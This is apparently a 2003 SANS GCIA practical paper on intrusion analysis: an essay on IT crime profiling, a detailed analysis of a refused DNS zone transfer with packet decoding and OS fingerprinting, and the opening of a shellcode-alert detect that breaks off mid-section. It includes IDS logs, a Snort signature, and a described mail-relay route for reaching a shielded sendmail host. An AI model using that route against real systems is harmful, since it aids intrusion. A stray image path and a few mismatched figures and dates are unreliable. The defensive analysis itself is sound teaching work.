.

Intrusion Analysis

GIAC Certified Intrusion Analyst (GCIA)
Practical Assignment
Version 3.4

Maarten Van Horenbeeck

January 8th, 2003

Abstract

This paper is my submission for the SANS GIAC Intrusion Detection Certification Practical. It is divided into three main chapters.

Chapter one, “Describe the state of Intrusion Detection”, is a paper which deals with the conversion of principles & information from Crime Profiling onto Information Security, with a special focus on the use of Intrusion Detection Systems. While not very technical, it attempts to introduce Information Security engineers into the field of IT Crime Profiling, and explains why the appropriate use of such principles may increase the security posture of their organizations.

Chapter two deals with three network detects, all of which were recorded by an Intrusion Detection system in a real life situation.

- The initial detect deals with a zone transfer recorded on a name server which is managed by myself. The analysis of this detect focuses especially on the network level, including an attempt to passively analyse the source host’s operating system.
- Detect #2 deals with a number of “weird” packets which were part of a full-fledged attack. Focus here is on the analysis of the packet content, and their place in the full attack.
- Detect #3 analyses a number of FTP related events, taken from the www.incidents.org logs. In this detect, I focused on identifying the attack code used. I will also introduce a quick and dirty way to identify x86 shell code from a false positive.

Chapter three deals with five days of logs from an unknown university. It covers the analysis of security events triggered, as well as portscan events, both in and outbound. The overall result of this analysis should be both an assessment of the security posture of the university, as well as a time based view on critical events which occurred during this five day timeframe.

1. Describe the state of Intrusion Detection

Information Technology Crime Profiling using Intrusion Detection

The act and art of IT Crime Profiling

The act of profiling of computer intrusion is, regardless of quite a bit of commercial activity in the area, still in its initial state of development. This may partially be as it is not a very profitable area of IT security, compared to intrusion detection or forensics, and is more used as a window in order to build up law enforcement connections, and thus obtain access to large government contracts.

Fact is, that up till now, little has been done to transport the principles known from regular crime profiling to the IT security framework. The little work that has been performed in this area, was usually related to the building of typical “profiles”, which classified a cracker inside of a specific peer group. As with regular crime profiling, this deductive profiling is not very useful, and is only used in the initial phases of an investigation, in order to have an initial grasp at whom potentially could have committed a crime. Information security vendors, however, do consider it as nice documentation to use in press releases, often coveting it as being based on highly advanced research. Usually however, it is little more than a marketing tool.

As with regular crime profiles, the best of them are based on true inductive profiles, which are generated on a case-by-case base by seasoned security professionals. They can only be generated by performing a thorough analysis of all available data surrounding the crime. While in physically commited crimes, this would require knowledge of a pleuthora of sciences, such as ballistics and wound pattern analysis, in our case, this requires dedication to a technical skill, being operating & application system knowledge, combined with a good dose of common sense and security knowledge.

When to generate an IT Crime Profile

Before we commence looking at how to generate such a profile, it may be good to understand when exactly a full fledged IT Crime Profile would be a desired or required item. Most likely, for most of the computer intrusions, building a profile would be little more than a bit of useful exercise. However, in some specific cases, such a profile can be used in the risk management process in order to better assess the different types of threats our information environment faces.

Examples of where an IT Crime Profile would be useful are, example given, a situation where a system was attacked multiple times, where we would like to assess whether these attacks were executed by one single perpetrator, or whether they were isolated incidents, which had little in common. This may help us to better assess the security profile our service has to the outside world. E.g., if this would be a database server which should not be known to the outside world, and is actually carrying highly sensitive data, such as credit card numbers, depending on the outcome of our IT Crime Profile, we may learn that this is now actually knowledge which is known to a third party. Thus, an IT Crime Profile can help us establish a sense of threat, originating from the internet to our device.

Besides this, an IT Crime Profile can assist us in many other ways. By establishing one, we can chart different types of reconnaissance performed by our assailant, and review which of these avenues of reconnaissance we can close down, to prevent them from being used in the future.

As you see, a profile can help us both from the perspective of risk management, while also assisting immediately on a technical level. Operations engineers can be convinced to make certain changes to better adjust our security profile to the active threat level.

Crime Scene Reconstruction

As with all crime profiling, the initial phase consists mostly out of crime scene reconstruction. While introducing all devices involved in the attack in duplicate, and really reconstructing the entire security incident may be a bit of overkill with the limited IT budgets in place, it may not be a bad idea to take a piece of paper, and write down our reconstruction.

However, it is difficult to begin such task without having all available data at hand. In the real world, this is where forensic scientists come into play, using their expertise in specific domains to gather information which is later of value to the crime profiler. In our case, it could entail, but is definitely not limited to, contacting different divisions within the attacked company to obtain log files, and related information. It is definitely necessary for us, as intrusion analysts, to think “out of the box” when it comes to IDS information. The information you base your investigation on should definitely not be limited to information originating from an IDS device, but could also include information from the webserver logs, version information from the host device (preferably from a database which was built before the attack, not after, for reasons we will discuss later). Little gathered information, which in my humble opinion has proven extremely useful in real-life investigations, includes information from the DNS servers authorative for the zone in which the compromised host was located and information from the perimeter router (which often performs a little screening itself, even if this is only related to dropping malformed packets).

After all this logging information has been gathered, it is time to begin an analysis of all data available. As with all security investigations, we will not have all the information we want, but will just have the limited set of logging available. However, it is still important to complete this exercise.

Important during this analysis is not only the information which is obviously malicious. As is well known to those who have done security management in the past, there are two major principles which apply to improve our overall security posture, being **deterrence** and **acceptance**. From a physical point of view, deterrence could best be translated to the information security world as the method of adding more firewalls, more IDS systems, more obvious legal banners upon logging, or even before a successful login. The difference between deterrence's useful function in real life physical security and its use in information security is mostly the fact that it will not be visible in information security, and will thus not offer a serious improvement in the threat level we face. We will only improve our immunity to the threat, but the threat which surrounds our systems will not decrease.

Increasing acceptance however, is translated in the form of limiting visibility. Looked at from our corporate mission, increasing acceptance would mean that we adjust our goal to make it more socially acceptable. Problem on an IT level here is that we do not have to face just our peer group of companies, not only our local neighborhood, but the entire world. It seems difficult to increase acceptance of our goal for *everyone*. Therefore, the best way to implement an increase in acceptance on an IT systems level is to make use of the systems as unobvious as possible. This includes not entering DNS records for hosts where it is not necessary, discarding the use of ancient HINFO DNS records, not running more services than necessary, having network monitoring tools not discriminate between critical and non-critical services (e.g. not using a connection attempt every 20 seconds to see whether a device is reachable, compared to 2 minutes for a less critical device).

In a real life environment, we may have the following sources available:

- Webserver logs
- DNS server logs
- Firewall log entries for each connection
- IDS log
- Application version database

From this investigation, we first need to find out one specific address which is related to the compromise. Afterwards, we will review all other information to see how it is linked into the overall picture. Suppose that one particular IP address triggered a number of IDS alerts at the time the compromise was performed. In the webserver logs, we may find entries referring to this IP. Those entries need to be taken aside, and reviewed for malicious content on themselves. It may be that e.g. directory retrievals or reconnaissance data can be found here.

A brief example:

```
1.2.3.4 - - [24/Jul/2003:23:09:05 +0000] "OPTIONS * HTTP/1.0" 403 254
```

This is a small request which would return the following data from our webserver:

```
HTTP/1.1 200 OK
```

```
Date: Mon, 17 Nov 2003 14:32:27 GMT
Server: Apache/1.3.27 (Unix) mod_jk/1.2.0 Chili!Soft-ASP/3.6.2 mod_perl/1.26
mod_throttle/3.1.2 PHP/4.3.1 FrontPage/4.0.4.3 mod_ssl/2.8.11 OpenSSL/0.9.6h
Content-Length: 0
Allow: GET, HEAD, OPTIONS, TRACE
Connection: close
```

It is now very clear which HTTP methods (GET,HEAD,OPTIONS,TRACE) are supported by the Apache 1.3.27 webserver, which has quite a few modules enabled which are not available on a regular install. We also know the server does not have HTTP connection keepalive enabled, which makes it less susceptible to resource depletion attacks which flood it with a large number of connections. This is all very useful information to our attacker.

Next, while having a scroll through the DNS servers logs using the IP address of 1.2.3.4, we find the following entry:

```
Sep 21 18:24:28.269 client 1.2.3.4#44588: query: db1.victim.tld IN A
```

Hmmm. It seems this client actually did an NS lookup for “db1.victim.tld”, which is one of our database servers, and the machine being attacked later on. Why did the attacker know of this host? Are we allowing zone transfers from our name servers? Is this hostname known on the internet at large (is it running a web application which is archived on one of many internet search engines?). We may also feel the tendency to see which other hosts performed a lookup for this host, which maybe should not be reachable from the internet, but only from our web application server.

This exercise should be completed for all other logs available, such as the firewall logs, but should not in all cases be limited to just a browsing looking for a specific IP address. In the case of the DNS server logs, we are almost required to limit our search for very specific information, as these name servers may be responding to extremely high numbers of DNS lookups.

When this analysis has been completed, we have already learned some important lessons on how we can improve our security posture, along with general acceptance of the system on the internet. For example, we should remove this host from the DNS zone, if it is not required there from an application perspective. The Apache web server can be configured to not display its software version number, using the convenient “ServerTokens ProductOnly” statement. If it is a very sensitive server, we may choose to edit its source code in order to prevent it from actually accepting the OPTIONS and TRACE methods, of which the latter cannot be disabled through a configuration statement.

After all available resources have been depleted, it becomes time to think “out of the box” one more time. After analysis of the initial evidence, it often becomes clear that additional evidence may be available which has been overlooked in the initial phase. Let’s have a look at an example. There are many clever ways an attacker can investigate whether a host, even if its services are shielded, is running software which may potentially open up a vulnerability, if another host is compromised, or access can, one way or the other, be established to it.

Let's have a look again at the DNS logs, this time to see whether an MX record was retrieved for db1.victim.tld. According to the logs, just a little bit later than the previously mentioned DNS request, there was indeed a lookup for an MX record for this host. Now, if your domain has a "wildcard" MX record, pointing all mail connections to your corporate mailserver, it *may* be possible, depending on firewall rules and SMTP routing, to relay an e-mail from the internet to this machine. If an attacker would now send an e-mail to a nonexisting user at that specific host, it is very likely that he is able to obtain the software version of the mailserver running on this machine. While this initially does not look like a critical information, e.g. it is not opening up a vulnerability immediately, as port 25 may not be open to the outside, it may be possible to exploit certain vulnerability, such as the recent sendmail vulnerability portrayed in CERT's VU#784980 (written by Art Manion), where shellcode can be introduced into the system without immediate SMTP access. This is a creative way a complex attacker may use to avoid firewall restrictions in place.

This is only one example of many, in which evidence can be found in trouble spots which may not be looked at during the initial gathering of information. A connection such as the one above would not stand out in the firewall rules, as there is only an SMTP connection from the internet (potentially even relayed through the attacker's own ISP) to the corporate mailserver, and an SMTP connection from the corporate mailserver to the database server. The latter would stand out in an environment where these logs are strictly monitored, as this connection may not be part of our "usual" traffic. Our IDS system may also have triggered an alert, but it may easily have been discarded, due to (1) the high amount of SMTP related false positives most IDS systems are famous for, as they do not always successfully discriminate between SMTP headers and data (binary attachments) combined with (2) the fact that the alert seems entirely unrelated to any other event. Without having a close look, we would most likely not have made the link between this one IDS alert and a potentially successful compromise.

One of the data sources to review, as mentioned earlier, is also a database which contains version numbers for the applications running on the targeted hosts. It is very important that this originates from a source which has not been altered since the security incident. This is mainly due to so called "crime scene dynamics". As soon as a security incident occurs, and is reported, multiple actors come into play. Before reporting the incident, e.g., a system administrator may feel the need to replace certain parts of the system software, so it does not look like the machine was running out-of-date software. If we plainly believe the information which we are offered after the actual incident, we may ignore certain vulnerabilities which were at play during the incident itself. The crime scene may also be altered by the attacker itself, or could be changed in a benign way by an administrator trying to, with good intentions, remove the attacker from the system by force. All of this may change the way the system was configured, during or after the incident. Wearing the hat of an IT crime profiler, it is our duty to base ourselves on correct evidence, and not purely accepting that what is delivered to us. During an information security incident, none of the other forces at play may have full information on what has occurred. It is our task to chart all available information, and make sure our corporation learns lessons for the future.

Conclusion

As portrayed in this short paper, IT Crime Profiling is one of the lost arts of information security. While forensic investigation is a common practice in most large businesses, it is not often the case that the link is made to actually build a profile, or even consolidate all information obtained during the forensics investigation into a document which is retained as future lessons.

In the previous pages, I hope to have introduced you to what options we have to push the envelope, and push our investigations further, thereby learning a great deal about ourselves, the mistakes we can make when developing a secure infrastructure, and the ways people can exploit them.

While it was definitely not my goal to develop an entire IT Crime Profile throughout this paper, I have now and then introduced some example evidence so that it is obvious to a technical minded security engineer, how all evidence links together, and how we can make more use of it than we have done in the past. This evidence was not necessarily related, and may have been slightly altered for brevity, or confidentiality purposes.

This paper is only to be considered a short introduction, and while trying to touch a lesser known part of IT Security, the beginning of a research effort. More information will most definitely be published later.

References

Turvey, Brent "Criminal Profiling, 2nd Edition, An introduction to Behavioral evidence analysis", Academic Press

Van Brabant, Koenraad "Operational Security Management in Violent Environments", Humanitarian Practice Network

Art Manion, CERT, "Sendmail prescan() buffer overflow vulnerability", URL http://www.kb.cert.org/vuls/id/784980

Apache Reference Documentation, "ServerTokens" http://www.apacheref.com/ref/http_core/ServerTokens.html

Craig M. Cooley, "Behavioural Evidence Analysis", http://www.law-forensic.com/behavioral_evidence_analysis.htm

2. Network Detects

2.1 Network Detect #1: A suspicious DNS packet

On November 3rd of 2003, alerts similar to the following were triggered by a Snort IDS on my private monitoring network:

```
[**] [1:255:7] DNS zone transfer TCP [**]
[Classification: Attempted Information Leak] [Priority: 2]
11/03-18:18:31.592977 0:2:85:1A:DA:60 -> 0:10:DC:9D:CE:52 type:0x800 len:0x61
212.190.80.116:2211 -> 192.168.65.165:53 TCP TTL:50 TOS:0x0 ID:15559 IpLen:20
DgmLen:83 DF
***AP*** Seq: 0xBB8971E9  Ack: 0xD10F7E48  Win: 0x16D0  TcpLen: 32
TCP Options (3) => NOP NOP TS: 3068546367 370886681
[Xref => http://www.whitehats.com/info/IDS212][Xref => http://cve.mitre.org/cgi-
bin/cvename.cgi?name=CAN-1999-0532]
```

Source of Trace

The source of this attack, “aardvark.dns.be”, IP 212.190.80.116, is a host located in the domain of Belgium’s top domain name provider. This is the same organization which authorizes registrars for the .be domain.

However, we should never take the reverse resolution of an IP address as correct. Reverse DNS is controlled by the owner of the IP address, not the owner of the domain, and can thus, in some cases, give incorrect, or even falsified information. Therefore, we do a simple check. Does the IP address’s reverse entry match a forward lookup of this name?

Reverse lookup:

```
> 212.190.80.116
Server:  nameserver.mydomain.tld
Address:  172.16.0.3

Name:    aardvark.dns.be
Address:  212.190.80.116
```

Forward lookup:

```
> aardvark.dns.be
Server:  nameserver.mydomain.tld
Address:  172.16.0.3

Non-authoritative answer:
Name:    aardvark.dns.be
Address:  212.190.80.116
```

As both deliver the same result, we can assume with a high degree of certainty that this IP address is a host controlled by “dns.be”. This was confirmed by an rwhois of the address range.

It may also be interesting to find out what type of platform the source host is actually running. While this cannot always be ascertained with full certainty, some of the packet's information may give us some clues in this field.
As you can see, the TTL of the packet upon arrival on the network monitored by the IDS is 50. Let's do a traceroute towards this host, to see how many hops it is actually removed from us:

```
 5  F-2-eth100-0.de.lambdanet.net (217.71.105.13)  6.585 ms  7.082 ms  6.366 ms
 6  pos7-7.BR2.FFT1.ALTER.NET (146.188.68.113)  6.671 ms  6.101 ms  5.771 ms
 7  so-0-2-0.TR2.FFT1.ALTER.NET (146.188.6.113)  5.209 ms  5.062 ms  5.058 ms
 8  so-6-0-0.TR2.BRU2.ALTER.NET (146.188.9.46)  15.251 ms  14.793 ms  14.734 ms
 9  so-6-0-0.XR1.BRU2.ALTER.NET (146.188.9.150)  54.675 ms  17.987 ms  14.841 ms
10  195.atm1-0.gw1.LVN3.ALTER.net (194.7.61.34)  16.518 ms  45.002 ms  16.571 ms
11  hercules.dns.be (212.190.80.113)  22.923 ms  22.649 ms  22.507 ms
12  * * *
```

A good guess would thus be that this host is located approx. 12 hops from our network. If we add this to the TTL on arrival, we have the number 62. This does not seem like a typical value for a TTL, so we go to the closest number which does seem "regular". This would be 64. Either something changed in the routing path since the actual attack, or there are actually two more hops after the "filtered" one above.

When verifying this to Lance Spitzner's database of OS fingerprints, which can be found at http://www.honeynet.org/papers/finger/traces.txt, we see that this value is typical for Unix/BSD/Solaris based operating systems.

Next, the window size of the packets is displayed as 0X16D0, which is the hexadecimal for 5840. According to Spitzner's list, this is typical for JetDirect, a Printer networking protocol developed by HP. This doesn't look right. Now, let's keep in mind that the list which we referred to above was actually written in 2000. Many new platforms could have been released since then. A more recent paper, written by Toby Miller, and available from the incidents.org website at http://www.incidents.org/papers/OSfingerprinting.php. This paper turned up on a search engine when looking for a window size of 5840. In this paper, it is mentioned that Linux 2.4 actually does have this default window size. This is conformant to our TTL findings.

Toby's paper mentions that there are four important discriminants to identify a Linux host based on operating system fingerprinting. While there are others, for the purpose of this paper, we will consider it a match if it is conformant to these four:

- TTL:64 – **positively identified (very close)**
- Window size: 5840 – **positively identified**

- TCP Options: Sets MSS, Timestamps, sackOK, wscale and 1 nop
  These are to be found in the TCP header. To obtain this information, let's have a look at the binary packet contents. These were retrieved using tcpdump.

```
18:18:31.592977 212.190.80.116.2211 > 192.168.65.165.53: P 3146346985:3146347016(31)
ack 3507453512 win 5840 <nop,nop,timestamp 3068546367 370886681> (DF)
```

```
0x0000   4500 0053 3cc7 4000 3206 a280 d4be 5074        E..S<.@.2.....Pt
0x0010   C0A8 41A5 08a3 0035 bb89 71e9 d10f 7e48        ..n....5..q...~H
0x0020   8018 16d0 f213 0000 0101 080a b6e6 4d3f        ..............M?
0x0030   161b 4819 7fc1 0100 0001 0000 0000 0000        ..H.............
0x0040   0a6e 7473 6563 7572 6974 7902 6265 0000        .ntsecurity.be..
0x0050   fc00 01                                        ...
```

The initial 45 indicates that this is an IPv4 packet with a header length of 20 bytes (no IP options). Thanks to this, we can immediately skip to byte number 21. Here, the TCP header starts. Let's make some scratch notes:

```
Source port:  08 a3 (2211)
Destination port:  00 35 (53)
Sequence number: bb89 71e9 (3146346985)
Acknowledgment number: 71e9 d10f (3507453512)
Header length: 80 (32 bytes)
Flags: 18 (PUSH+ACK)
Window size: 16d0 (5840)
TCP Checksum: f213 (61971)
TCP Options:
01: NOP
01: NOP
08: Timestamp (RFC1323, part 3.2)
0a: 10 bytes of data will follow
b6e6 4d3f: 3068546367 (timestamp value)
161b 4819: 370886681 (timestamp echo reply)
```

While with the timestamps, we come close, this does not match exactly what Toby Miller's findings describe. However, a potential explanation can be found in RFC1323: "The only TCP option defined previously, MSS, may appear only on a SYN segment.". The same is valid for SackOK, as it only lets us know that we can do selective acknowledgements. Aha. We're still looking in the right direction here. – Positive!


- Total Length:60

The total header length can be found in the IP header, occupying its byte 3 & 4. In hex, for this specific packet this is "0053", being 83. This does not match, unfortunately. However, let's decrease the length of our actual DNS query (29) from 83. We have a resulting 54 bytes. Adding the MSS TCP option (which was previously missing), would add an additional 4 bytes. Sack permitted, would add another 2 bytes. Thus, the complete packet, if this was only a SYN packet, with no data, would be exactly 60 bytes. – Positive!

While there are still other things we can look at to further assess this, such as the IP ID field, we have now, with reasonable certainty, assessed that "aardvark.dns.be" is some type of Linux. The window size even suggests that it is running a Linux 2.4 kernel.

Detect was generated by:

This detect was generated by a NIDM sensor located on the target host itself. The IDS sensor was Snort version 2.0.0 (build 87), installed on a hardened machine with strict host attack prevention mechanisms, and a hardened chroot() environment for the sensor. As traffic towards the host was limited, performance was not a prime concern. Reliability and completeness however, was. Therefore, full packet headers were logged (-A full).



Network layout:

In this case, the network design was known, and it was not necessary to investigate this using e.g. the MAC source & destination pair in the packet. At the left, you will find a small graph detailing the exact network layout.

In this setup, the Destination DNS server was in fact the IDS sensor that triggered these events. This is not an adviseable setup, as log data may become useless if a compromise succeeds.

Probability the source address was spoofed

There are two principal reasons why this packet is, with high probability, not spoofed:

(1) As it is a TCP packet, which contains data, unless this is a Denial of Service attack, the three-way TCP handshake has already been completed. This is not possible for a truly spoofed connection (with the exception of ARP spoofing on the local network)

(2) The log files of the name server indicate that there was an attempted AXFR query. This confirms the previous fact, being that this was a successfully completed TCP connection.

Description of attack:

The specific attack seen here was an AXFR query for the zone “ntsecurity.be”. An AXFR is a full zone transfer, where a host attempts to download a complete DNS zone (all records, SOA data) for one specific domain from a DNS server.

Attack mechanism:

According to Snort, an external host, 212.190.80.116, attempted to perform a DNS zone transfer from my host, 192.168.65.165. Unfortunately, Snort was only configured to log packets, which actually trigger an IDS alert. This gives us little to work with, and especially the lack of visibility on the combination of stimulus/response severely limits our options. Fortunately, this DNS server is configured to log all queries. An overview of what happened on November 3rd is thus easy to find in the name servers log files.

```
Nov 03 18:18:31.593 client 212.190.80.116#2211: query: ntsecurity.be IN AXFR
Nov 03 18:18:31.593 client 212.190.80.116#2211: zone transfer 'ntsecurity.be/IN'
denied
Nov 03 18:18:31.626 client 212.190.80.116#2539: query: ntsecurity.be IN SOA
```

This log indicates that host 212.190.80.116 did in fact attempt a complete zone transfer for the zone “ntsecurity.be”. However, the name server was configured to deny such a transfer, and thus no harmful activity took place.

As the only other bit of information available is the actual binary packet, let’s have a closer look:

```
… header information discarded for brevity…
0x0030   161b 4819 7fc1 0100 0001 0000 0000 0000        ..H.............
0x0040   0a6e 7473 6563 7572 6974 7902 6265 0000        .ntsecurity.be..
0x0050   fc00 01                                        ...
```

The signature which triggered on this packet, SID 1948, looks like this:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 53 (msg:"DNS zone transfer TCP";
flow:to_server,established; content: "|00 00 FC|"; offset:15; reference:cve,CAN-1999-
0532; reference:arachnids,212; classtype:attempted-recon; sid:255; rev:8;)
```

I indicated in red on which part of the packet the signature exactly triggered. It is obvious that this signature triggered correctly, and the packet received was in fact an AXFR query.
It is interesting to look at this packet more closely, to review whether it is actually a regular DNS zone transfer, or perhaps some unusual type of packet, not entirely compliant to what is expected from a DNS packet.

HEX	Value	Description
00 1d	29	DNS Query Length
a1 8b	41355	Transaction ID
00 00	NULL	DNS Flags set
00 01	1	Questions
00 00	0	Answer RRs
00 00	0	Authority RRs
00 00	0	Additional RRs
0a6e 7473 6563 7572 6974 7902 6265 00	ntsecurity.be	Name queried for
00 fc	252	Request for full zone transfer
00 01	1	Class: inet

*this table starts at the data part of the TCP packet

Absolutely nothing seems out of the ordinary above. This is a regular zone transfer.

Correlations:

Similar reconnaissance, such as this, occurs quite a lot on the internet. Therefore, it is very difficult to find a “first” occurance. However, illegitimate zone transfers have been documented quite a lot before.

A large ethical discussion took place on the Bind-users mailinglist in 1999, on the fact whether an illegitimate zone transfer should be considered a “malicious act”. Opinions were pretty much divided, but it is definitely “suspicious behaviour”, if it originates from a machine which is not the slave nameserver for the zone.

An archive of this discussion is stored at the ISC website, and can be reviewed here: http://www.isc.org/ml-archives/bind-users/1999/03/msg00020.html .

Stevens, Richard. TCP/IP Illustrated. Addison Wesley, 1994
This book contains a separate chapter, entirely focused on the DNS protocol. It is extremely useful while investigating IDS related alerts.

Miller, Toby, Passive OS Fingerprinting, Details & Techniques
http://www.incidents.org/papers/OSfingerprinting.php
Toby Miller's SANS documentation on Operating System Fingerprinting. Useful in assessing the operating system of an attacker.

Spitzner, Lance, Lists of fingerprints for passive fingerprint monitoring
http://www.honeynet.org/papers/finger/traces.txt
A (fairly old) list of specifics to the default TCP/IP protocol implementation on different operating systems. Useful for manual operating system fingerprinting.

http://www.dns.net/dnsrd/rfc/
An overview of all RFCs related to the DNS protocol. Very useful for DNS related research, and to investigate "newer" flags of the DNS protocol, or the DNS Security Extensions.

Evidence of active targeting:

It was not visible from this particular packet, but further investigation on the IDS logs revealed that this host actually attempted to perform AXFR queries for each ".be" domain for which our destination name server was authorative. This shows us that these connections were definitely targeted to this specific name server. It also indicates some form of "advance knowledge" on behalf of the source host.

However, it may also indicate something different, something special. In many countries, the TLD management organization often performs full zone downloads. This is done to make sure that the zone is organized according to that countries regulations. For example, for the ".nl" top level domain, at the time of writing it is necessary to have at least one A record in a zone. While this is not documented for the ".be" tld, a similar zone verification may be taking place here.

Severity:

Criticality 4
While this is not an attack which may directly lead to compromise of the destination server, DNS zones may contain very important information, and even though they should be public, the complete zone (sum of its parts) should be considered as confidential.

Lethality 3

There is little chance of a compromise directly due to this information leakage. However, information may become visible which could aid an attacker during a compromise or attack.

System countermeasures 5
This DNS server was correctly configured in order not to respond to AXFR queries for this zone, at least not for unknown hosts.

Network countermeasures 2
While an IDS has logged this attack while it appeared on the network, additional care could have been taken in not allowing TCP traffic to port 53 of this DNS server. As DNS queries smaller than 484 bytes are usually UDP, TCP traffic was not strictly required to this machine. However, it was still allowed by the firewall.

Severity **0**
= (criticality + lethality) – (system countermeasures – network countermeasures)

The severity of this incident balances out perfectly at 0. There is no reason to be highly alarmed by this single incident, as the reconnaissance probe definitely did not succeed. Moreover, evidence has been put forward previously which may even indicate it is actually not initiated with malicious intent.

However, as with every incident, lessons can be learned for the future. Additionally limiting DNS traffic from unknown clients to UDP would increase our security posture. However, this should only be implemented after a conscious testing cycle.

Defensive recommendation:

As mentioned above, in some cases, to guarantee stability of a domain name, operators of a specific DNS zone may request to allow AXFR (zone transfer) from a number of name servers to your name server. However, if this is the case, it should still be limited as much as possible, to avoid generation of a covert channel.

With BIND, the nameserver in use at this location, there are two ways to limit unwanted zone transfers:

(1) Allow zone transfers on a host by host basis, by using the {allow-transfer ip} statement in the options {} directive.
(2) Allow zone transfers on a host by host basis, *per domain*, by using the {allow-transfer ip} statement in the zone definition.

Obviously, option 2 is the preferred one. It does take up a bit more space, as it needs to be entered “per zone”, and may have a slight performance impact on nameserver zone transfer handling.

In this case, the name server was securely configured to deny a zone transfer such as this, and, which is fairly unusual, it was also set up to log each attempted zone transfer. Additional logging is extremely useful to investigate an incident, and in this case, was able to tell us that the zone transfer failed, even though we only had one packet at our disposal. This logging can easily be activated in BIND, by using a statement similar to the following:

```
logging {
  category "xfer-in" { "xfer"; };
  category "xfer-out" { "xfer"; };
  channel "xfer" {
    file "/var/log/named.log”;
    print-time yes;
  };
};
```

A configuration statement such as this will make sure all zone transfers will be logged, accompanied by a timestamp, to /var/log/named.log. Before implementing a change like this, it is best to keep in mind that BIND is often run from a change root. As it usually does not do much logging, most system administrators elect not to synchronize timeframes (using /etc/localtime) between the chroot() and the mother system. In this case, when logging is implemented, this is of prime importance.

Multiple choice test question:

How large can a UDP DNS query be before it should be done over TCP?

1. 64 bytes
2. 484 bytes
3. 512 bytes
4. 1024 bytes

Answer: 2) While the DNS packet can be 512 bytes, we need to take into account a 20 byte IP header and 8 bytes for the UDP header. This gives us a resulting 484 bytes for the actual DNS query.

2.2 Network Detect #2:

On May 15th, one of my production webservers was attacked by a host on the internet. This attack generated a large number of IDS alerts. Most of these could at first sight be almost discarded as not being severe, due to very stringent packet filtering which was applied at a firewall level, shielding the attacked host. However, some UDP packets to port 25 stood out, as they indicated “shellcode” was transferred, while this port was not blocked by the firewall. These packets are the ones selected for analysis below.

```
[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
05/15-01:50:52.551984 0:E0:52:8:B8:BC -> 0:50:22:91:1:24 type:0x800 len:0x156
61.52.111.121:1025 -> 192.168.65.108:25 UDP TTL:112 TOS:0x0 ID:61374 IpLen:20 DgmLen:328
Len: 300
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
```

```
05/15-01:50:52.567036 0:E0:52:8:B8:BC -> 0:50:22:91:1:24 type:0x800 len:0x156
61.52.111.121:1025 -> 192.168.65.108:25 UDP TTL:112 TOS:0x0 ID:61374 IpLen:20 DgmLen:328
Len: 300
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
05/15-01:50:52.682380 0:E0:52:8:B8:BC -> 0:50:22:91:1:24 type:0x800 len:0x156
61.52.111.121:1025 -> 192.168.65.108:25 UDP TTL:112 TOS:0x0 ID:61374 IpLen:20 DgmLen:328
Len: 300
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
05/15-01:50:52.904481 0:E0:52:8:B8:BC -> 0:50:22:91:1:24 type:0x800 len:0x156
61.52.111.121:1025 -> 192.168.65.108:25 UDP TTL:112 TOS:0x0 ID:61374 IpLen:20 DgmLen:328
Len: 300
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
05/15-01:50:53.227885 0:E0:52:8:B8:BC -> 0:50:22:91:1:24 type:0x800 len:0x156
61.52.111.121:1025 -> 192.168.65.108:25 UDP TTL:112 TOS:0x0 ID:61374 IpLen:20 DgmLen:328
Len: 300
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
05/15-01:50:53.645969 0:E0:52:8:B8:BC -> 0:50:22:91:1:24 type:0x800 len:0x156
61.52.111.121:1025 -> 192.168.65.108:25 UDP TTL:112 TOS:0x0 ID:61374 IpLen:20 DgmLen:328
Len: 300
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
05/15-01:51:02.162036 0:E0:52:8:B8:BC -> 0:50:22:91:1:24 type:0x800 len:0x156
61.52.111.121:1026 -> 192.168.65.108:25 UDP TTL:112 TOS:0x0 ID:61374 IpLen:20 DgmLen:328
Len: 300
[Xref => http://www.whitehats.com/info/IDS181]

[**] [1:648:5] SHELLCODE x86 NOOP [**]
[Classification: Executable code was detected] [Priority: 1]
05/15-01:51:02.219273 0:E0:52:8:B8:BC -> 0:50:22:91:1:24 type:0x800 len:0x156
61.52.111.121:1026 -> 192.168.65.108:25 UDP TTL:112 TOS:0x0 ID:61374 IpLen:20 DgmLen:328
Len: 300
[Xref => http://www.whitehats.com/info/IDS181]
```

Source of Trace

Host 61.52.111.121 does not have a valid PTR record, meaning that it does not have any reverse DNS configured. However, an rwhois did reveal important information:

